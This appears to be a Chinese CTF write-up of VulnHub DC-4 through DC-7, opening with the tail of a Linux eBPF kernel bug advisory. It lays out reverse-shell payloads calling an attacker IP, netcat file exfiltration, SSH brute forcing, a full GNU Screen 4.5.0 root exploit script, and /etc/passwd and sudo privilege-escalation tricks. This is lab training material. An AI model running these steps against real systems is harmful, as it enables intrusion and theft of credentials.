(8 bytes on amd64), permitting an overflow after filling ~32GB of memory
that is subject to RLIMIT_MEMLOCK restrictions.

The requirement for more than 32GB of RAM is relatively high, but not
impossible. The requirement that the allocations need to be below
RLIMIT_MEMLOCK is probably the bigger obstacle for exploitation: On most
Linux systems, every user is only permitted to allocate up to 64KiB of RAM.
However:

 - There are systems where RLIMIT_MEMLOCK is disabled administratively.
 - On systems with containers (e.g. LXC containers), usually every
   container's root user has access to 2^16 different UIDs. If an attacker
   has control over 9 containers and can share file descriptors between
   them or has control over one container with a relatively high number
   of mapped UIDs, he should be able to trigger the overflow.

The attached PoC, when run in a Ubuntu 16.04 VM with 40GB RAM and the
RLIMIT_MEMLOCK limit disabled, needs 25 minutes to execute and causes the
following oops:

[ 1850.676543] BUG: unable to handle kernel paging request at ffffc900069c5010
[ 1850.676550] IP: [<ffffffff81173525>] bpf_prog_put_rcu+0x5/0x30
[ 1850.676556] PGD 9bc094067 PUD 9bc095067 PMD 9b4d2b067 PTE 0
[ 1850.676558] Oops: 0000 [#1] SMP
[ 1850.676561] Modules linked in: nls_utf8 isofs vboxsf(OE) snd_intel8x0 snd_ac97_codec ac97_bus snd_pcm snd_seq_midi snd_seq_midi_event joydev snd_rawmidi snd_seq snd_seq_device snd_timer input_leds snd serio_raw soundcore vboxvideo(OE) 8250_fintek drm i2c_piix4 vboxguest(OE) mac_hid parport_pc ppdev lp parport autofs4 hid_generic usbhid hid psmouse ahci libahci fjes video e1000 pata_acpi
[ 1850.676579] CPU: 0 PID: 1861 Comm: overflow Tainted: G           OE   4.4.0-21-generic #37-Ubuntu
[ 1850.676581] Hardware name: innotek GmbH VirtualBox/VirtualBox, BIOS VirtualBox 12/01/2006
[ 1850.676582] task: ffff8809b2fe4b00 ti: ffff8809b2f3c000 task.ti: ffff8809b2f3c000
[ 1850.676583] RIP: 0010:[<ffffffff81173525>]  [<ffffffff81173525>] bpf_prog_put_rcu+0x5/0x30
[ 1850.676585] RSP: 0018:ffff8809b2f3fdb8  EFLAGS: 00010286
[ 1850.676586] RAX: ffffffff81a24f20 RBX: 0000000000000000 RCX: 0000000000000001
[ 1850.676587] RDX: ffff880230ebc110 RSI: ffff880230ebc100 RDI: ffffc900069c5000
[ 1850.676588] RBP: ffff8809b2f3fdc0 R08: 0000000000000000 R09: 0000000000000000
[ 1850.676589] R10: ffff8809b55468e0 R11: ffff880230ebc110 R12: ffffc90814ce6060
[ 1850.676590] R13: ffffc90814ce6000 R14: ffff8809b5a9d1a0 R15: ffff8809b29cf480
[ 1850.676592] FS:  00007fbe54cf5700(0000) GS:ffff8809e3c00000(0000) knlGS:0000000000000000
[ 1850.676593] CS:  0010 DS: 0000 ES: 0000 CR0: 000000008005003b
[ 1850.676594] CR2: ffffc900069c5010 CR3: 00000009ae9ce000 CR4: 00000000000006f0
[ 1850.676598] Stack:
[ 1850.676599]  ffffffff8117810e ffff8809b2f3fde8 ffffffff811783c6 ffffc90814ce6000
[ 1850.676600]  0000000000000008 ffff8809b55468e0 ffff8809b2f3fdf8 ffffffff811729bd
[ 1850.676602]  ffff8809b2f3fe10 ffffffff811733b9 ffff880230ebc100 ffff8809b2f3fe58
[ 1850.676603] Call Trace:
[ 1850.676607]  [<ffffffff8117810e>] ? prog_fd_array_put_ptr+0xe/0x10
[ 1850.676609]  [<ffffffff811783c6>] bpf_fd_array_map_clear+0x36/0x50
[ 1850.676611]  [<ffffffff811729bd>] bpf_map_put_uref+0x1d/0x20
[ 1850.676612]  [<ffffffff811733b9>] bpf_map_release+0x19/0x30
[ 1850.676616]  [<ffffffff8120e514>] __fput+0xe4/0x220
[ 1850.676617]  [<ffffffff8120e68e>] ____fput+0xe/0x10
[ 1850.676621]  [<ffffffff8109e943>] task_work_run+0x73/0x90
[ 1850.676625]  [<ffffffff81083ba4>] do_exit+0x2e4/0xae0
[ 1850.676626]  [<ffffffff81084423>] do_group_exit+0x43/0xb0
[ 1850.676628]  [<ffffffff810844a4>] SyS_exit_group+0x14/0x20
[ 1850.676632]  [<ffffffff818244f2>] entry_SYSCALL_64_fastpath+0x16/0x71
[ 1850.676633] Code: cf 00 55 48 89 e5 48 89 78 08 48 89 07 48 c7 47 08 60 55 e6 81 48 89 3d 4a 20 cf 00 5d c3 0f 1f 84 00 00 00 00 00 66 66 66 66 90 <48> 8b 47 10 3e ff 08 74 01 c3 55 48 8b 7f 10 48 c7 c6 20 2f 17
[ 1850.676649] RIP  [<ffffffff81173525>] bpf_prog_put_rcu+0x5/0x30
[ 1850.676650]  RSP <ffff8809b2f3fdb8>
[ 1850.676651] CR2: ffffc900069c5010
[ 1850.676653] ---[ end trace 90333448b9273067 ]---
[ 1850.676655] Fixing recursive fault but reboot is needed!

I believe that this issue illustrates that reference count hardening
makes sense, even without reference leaks.

A suggested patch (compile-tested) is attached.

Fixed in https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/kernel/bpf?id=92117d8443bc5afacc8d5ba82e541946310f106e


Proof of Concept:
https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39773.zip
蚁剑终端里不知道为什么无法提权,反弹shell后实现提权:
$ wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
$ unzip 39772.zip
$ cd 39772
$ tar -xvf refcount_overflow.tar
$ cd ebpf_mapfd_doubleput_exploit
the-flag.txt:
cat /root/the-flag.txt
 __        __   _ _   ____                   _ _ _ _
 \ \      / /__| | | |  _ \  ___  _ __   ___| | | | |
  \ \ /\ / / _ \ | | | | | |/ _ \| '_ \ / _ \ | | | |
   \ V  V /  __/ | | | |_| | (_) | | | |  __/_|_|_|_|
    \_/\_/ \___|_|_| |____/ \___/|_| |_|\___(_|_|_|_)


Congratulations are in order.  :-)

I hope you've enjoyed this challenge as I enjoyed making it.

If there are any ways that I can improve these little challenges,
please let me know.

As per usual, comments and complaints can be sent via Twitter to @DCAU7

Have a great day!!!!
vulnhub DC4
nmap扫描开放端口及服务:
$ nmap 61.139.2.0/24

Nmap scan report for 61.139.2.133
Host is up (0.00052s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
22端口开启了ssh服务,80端口开启了http服务,先访问http服务:

kali没安装FoxyProxy插件,用NAT模式配置端口映射使主机访问:编辑->虚拟网络编辑器->NAT设置->添加->设置主机端口以及要访问的虚拟机Web服务ip端口,Intruder爆破出密码为happy
radio参数可控,可以实现RCE,kali监听2333端口,尝试反弹shell:
radio=bash+-c+'bash+-i+>%26+/dev/tcp/61.139.2.128/2333+0>%261'&submit=Run
反弹shell成功,当前用户为www-data:
$ nc -lvnp 2333
listening on [any] 2333 ...
connect to [61.139.2.128] from (UNKNOWN) [61.139.2.133] 54614
bash: cannot set terminal process group (459): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dc-4:/usr/share/nginx/html$
先获取敏感文件信息,比如/etc/passwd,该文件只有root可写:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:109::/var/run/dbus:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
nginx:x:107:111:nginx user,,,:/nonexistent:/bin/false
charles:x:1001:1001:Charles,,,:/home/charles:/bin/bash
jim:x:1002:1002:Jim,,,:/home/jim:/bin/bash
sam:x:1003:1003:Sam,,,:/home/sam:/bin/bash
Debian-exim:x:108:112::/var/spool/exim4:/bin/false
/home目录下有三个用户charles, jim, sam,在/home/jim/backups目录下发现备份文件old-passwords.bak,可能是ssh用户密码,先用nc将密码字典传到kali上:
kali:$ nc -lvnp 2444 > passwords.txt
target:$ nc 61.139.2.128 2444 < /home/jim/backups/old-passwords.bak
再写一个username.txt:
jim
sam
charles
爆破ssh用户名和密码:
$ hydra -L username.txt -P passwords.txt ssh://61.139.2.133 -vV

...
[22][ssh] host: 61.139.2.133   login: jim   password: jibril04
...
用ssh登录jim用户:
ssh jim@61.139.2.133 -p 22
查看mbox文件内容:
From root@dc-4 Sat Apr 06 20:20:04 2019
Return-path: <root@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 20:20:04 +1000
Received: from root by dc-4 with local (Exim 4.89)
        (envelope-from <root@dc-4>)
        id 1hCiQe-0000gc-EC
        for jim@dc-4; Sat, 06 Apr 2019 20:20:04 +1000
To: jim@dc-4
Subject: Test
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCiQe-0000gc-EC@dc-4>
From: root <root@dc-4>
Date: Sat, 06 Apr 2019 20:20:04 +1000
Status: RO

This is a test.
看起来像一封mail,查看/var/mail目录,发现存在jim文件:
From charles@dc-4 Sat Apr 06 21:15:46 2019
Return-path: <charles@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000
Received: from charles by dc-4 with local (Exim 4.89)
        (envelope-from <charles@dc-4>)
        id 1hCjIX-0000kO-Qt
        for jim@dc-4; Sat, 06 Apr 2019 21:15:45 +1000
To: jim@dc-4
Subject: Holidays
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCjIX-0000kO-Qt@dc-4>
From: Charles <charles@dc-4>
Date: Sat, 06 Apr 2019 21:15:45 +1000
Status: O

Hi Jim,

I'm heading off on holidays at the end of today, so the boss asked me to give you my password just in case anything goes wrong.

Password is:  ^xHhA&hvim0y

See ya,
Charles
获得了Charles的ssh密码,查看是否存在可用的sudo命令:
$ sudo -l

Matching Defaults entries for charles on dc-4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on dc-4:
    (root) NOPASSWD: /usr/bin/teehee
charles@dc-4:~$ ls /usr/bin/teehee -al
-rwxr-xr-x 1 root root 38740 Apr  6  2019 /usr/bin/teehee
teehee提权,往/etc/passwd写入一个uid为0的无密码的用户:
$ echo "test::0:0:::/bin/bash" | sudo teehee -a /etc/passwd
test::0:0:::/bin/bash

$ su test
root@dc-4:/home/charles#
最后查看/root目录下文件,获取/root/flag.txt文件内容:
888       888          888 888      8888888b.                             888 888 888 888
888   o   888          888 888      888  "Y88b                            888 888 888 888
888  d8b  888          888 888      888    888                            888 888 888 888
888 d888b 888  .d88b.  888 888      888    888  .d88b.  88888b.   .d88b.  888 888 888 888
888d88888b888 d8P  Y8b 888 888      888    888 d88""88b 888 "88b d8P  Y8b 888 888 888 888
88888P Y88888 88888888 888 888      888    888 888  888 888  888 88888888 Y8P Y8P Y8P Y8P
8888P   Y8888 Y8b.     888 888      888  .d88P Y88..88P 888  888 Y8b.      "   "   "   "
888P     Y888  "Y8888  888 888      8888888P"   "Y88P"  888  888  "Y8888  888 888 888 888


Congratulations!!!

Hope you enjoyed DC-4.  Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
参考资料:
https://www.cnblogs.com/zlgxzswjy/p/16118468.html
https://developer.aliyun.com/article/1489918
vulnhub DC5
nmap扫描开放端口及服务:
$ nmap 61.139.2.0/24

Nmap scan report for 61.139.2.140
Host is up (0.00044s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT    STATE SERVICE
80/tcp  open  http
111/tcp open  rpcbind
访问web服务:

利用dirsearch扫出目录:
[16:48:41] 200 -    4KB - /contact.php
[16:48:41] 301 -  184B  - /css  ->  http://61.139.2.140/css/
[16:48:43] 200 -    6KB - /faq.php
[16:48:44] 200 -   17B  - /footer.php
[16:48:45] 403 -  570B  - /images/
[16:48:45] 301 -  184B  - /images  ->  http://61.139.2.140/images/
[16:48:55] 200 -  852B  - /thankyou.php
访问/footer.php返回copyright,访问/thankyou.php,发现同样存在copyright部分,可能存在文件包含,
/thankyou.php?file=/var/log/nginx/access.log

[08/Oct/2025:02:58:36 +1000] "GET /thankyou.php?file=/etc/passwd HTTP/1.1" 200 986 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36"
日志会记录UA头,注入一句话木马,蚁剑连接,先找suid权限文件:
(www-data:/) $ find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/mount
/bin/umount
/bin/screen-4.5.0
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/exim4
/sbin/mount.nfs
利用searchsploit查找可用漏洞:
$ searchsploit screen 4.5.0
------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                                   |  Path
------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
GNU Screen 4.5.0 - Local Privilege Escalation                                                                                                    | linux/local/41154.sh
GNU Screen 4.5.0 - Local Privilege Escalation (PoC)                                                                                              | linux/local/41152.txt
------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
查看该脚本内容:
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell
上传到靶机执行即可提权,/root/thisistheflag.txt:
888b    888 d8b                                                      888      888 888 888
8888b   888 Y8P                                                      888      888 888 888
88888b  888                                                          888      888 888 888
888Y88b 888 888  .d8888b .d88b.       888  888  888  .d88b.  888d888 888  888 888 888 888
888 Y88b888 888 d88P"   d8P  Y8b      888  888  888 d88""88b 888P"   888 .88P 888 888 888
888  Y88888 888 888     88888888      888  888  888 888  888 888     888888K  Y8P Y8P Y8P
888   Y8888 888 Y88b.   Y8b.          Y88b 888 d88P Y88..88P 888     888 "88b  "   "   "
888    Y888 888  "Y8888P "Y8888        "Y8888888P"   "Y88P"  888     888  888 888 888 888


Once again, a big thanks to all those who do these little challenges,
and especially all those who give me feedback - again, it's all greatly
appreciated.  :-)

I also want to send a big thanks to all those who find the vulnerabilities
and create the exploits that make these challenges possible.
vulnhub DC6
nmap扫描开放端口及服务:
$ nmap 61.139.2.0/24

Nmap scan report for 61.139.2.141
Host is up (0.00024s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
配置hosts文件:
61.139.2.141 wordy
枚举用户:
$ wpscan --url http://wordy -e u

[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://wordy/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] graham
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] mark
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] sarah
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] jens
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
爆破密码得到mark/helpdesk01,插件存在漏洞cve-2018-15877,反弹shell:
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/bin/su
/bin/mount
/bin/umount
/bin/ping
/home/mark/stuff/things-to-do.txt:
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jens)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
生成伪终端用于执行su:
python -c "import pty;pty.spawn('/bin/bash')"
登录graham用户,sudo -l查看可执行命令:
graham@dc-6:/var/www/html/wp-admin$ sudo -l
sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh


graham@dc-6:/var/www/html/wp-admin$ cat /home/jens/backups.sh
cat /home/jens/backups.sh
#!/bin/bash
tar -czf backups.tar.gz /var/www/html
继续反弹shell获取jens用户权限,向/home/jens/backups.sh写入反弹shell脚本:
graham@dc-6:/var/www/html/wp-admin$ sudo -u jens /home/jens/backups.sh
nmap提权:
jens@dc-6:/var/www/html/wp-admin$ sudo -l
sudo -l
Matching Defaults entries for jens on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jens may run the following commands on dc-6:
    (root) NOPASSWD: /usr/bin/nmap

jens@dc-6:/var/www/html/wp-admin$ echo "os.execute('/bin/sh')" > /tmp/shell.nse
jens@dc-6:/var/www/html/wp-admin$ sudo nmap --script=/tmp/shell.nse
/root/theflag.txt:
Yb        dP 888888 88     88         8888b.   dP"Yb  88b 88 888888 d8b
 Yb  db  dP  88__   88     88          8I  Yb dP   Yb 88Yb88 88__   Y8P
  YbdPYbdP   88""   88  .o 88  .o      8I  dY Yb   dP 88 Y88 88""   `"'
   YP  YP    888888 88ood8 88ood8     8888Y"   YbodP  88  Y8 888888 (8)


Congratulations!!!

Hope you enjoyed DC-6.  Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
参考资料:
https://www.cnblogs.com/cuerz/p/15576711.html
https://cloud.tencent.com/developer/article/1717979
vulnhub DC7
nmap扫描开放端口及服务:
$ nmap 61.139.2.0/24

Nmap scan report for 61.139.2.137
Host is up (0.00048s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
访问web服务:

https://github.com/Dc7User中有网站源码,config.php:
<?php
	$servername = "localhost";
	$username = "dc7user";
	$password = "MdR3xOgB7#dW";
	$dbname = "Staff";
	$conn = mysqli_connect($servername, $username, $password, $dbname);
?>
网站登录失败,尝试ssh登录成功,dc7user目录下存在mbox文件,渗透时收到一封邮件:
You have new mail in /var/mail/dc7user
/var/mail/dc7user其中一封邮件:
From root@dc-7 Sun Sep 28 12:45:04 2025
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Sun, 28 Sep 2025 12:45:04 +1000
Received: from root by dc-7 with local (Exim 4.89)
        (envelope-from <root@dc-7>)
        id 1v2hPM-0000N4-Ms
        for root@dc-7; Sun, 28 Sep 2025 12:45:04 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1v2hPM-0000N4-Ms@dc-7>
Date: Sun, 28 Sep 2025 12:45:04 +1000

Database dump saved to /home/dc7user/backups/website.sql               [success]
每封邮件内容一致,每15分钟有一封,也就是说存在每15分钟执行一次的定时任务:
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
查看sh脚本权限:
$ ls /opt/scripts/backups.sh -l
-rwxrwxr-x 1 root www-data 520 Aug 29  2019 /opt/scripts/backups.sh
/opt/scripts/backups.sh:
#!/bin/bash
rm /home/dc7user/backups/*
cd /var/www/html/
drush sql-dump --result-file=/home/dc7user/backups/website.sql
cd ..
tar -czf /home/dc7user/backups/website.tar.gz html/
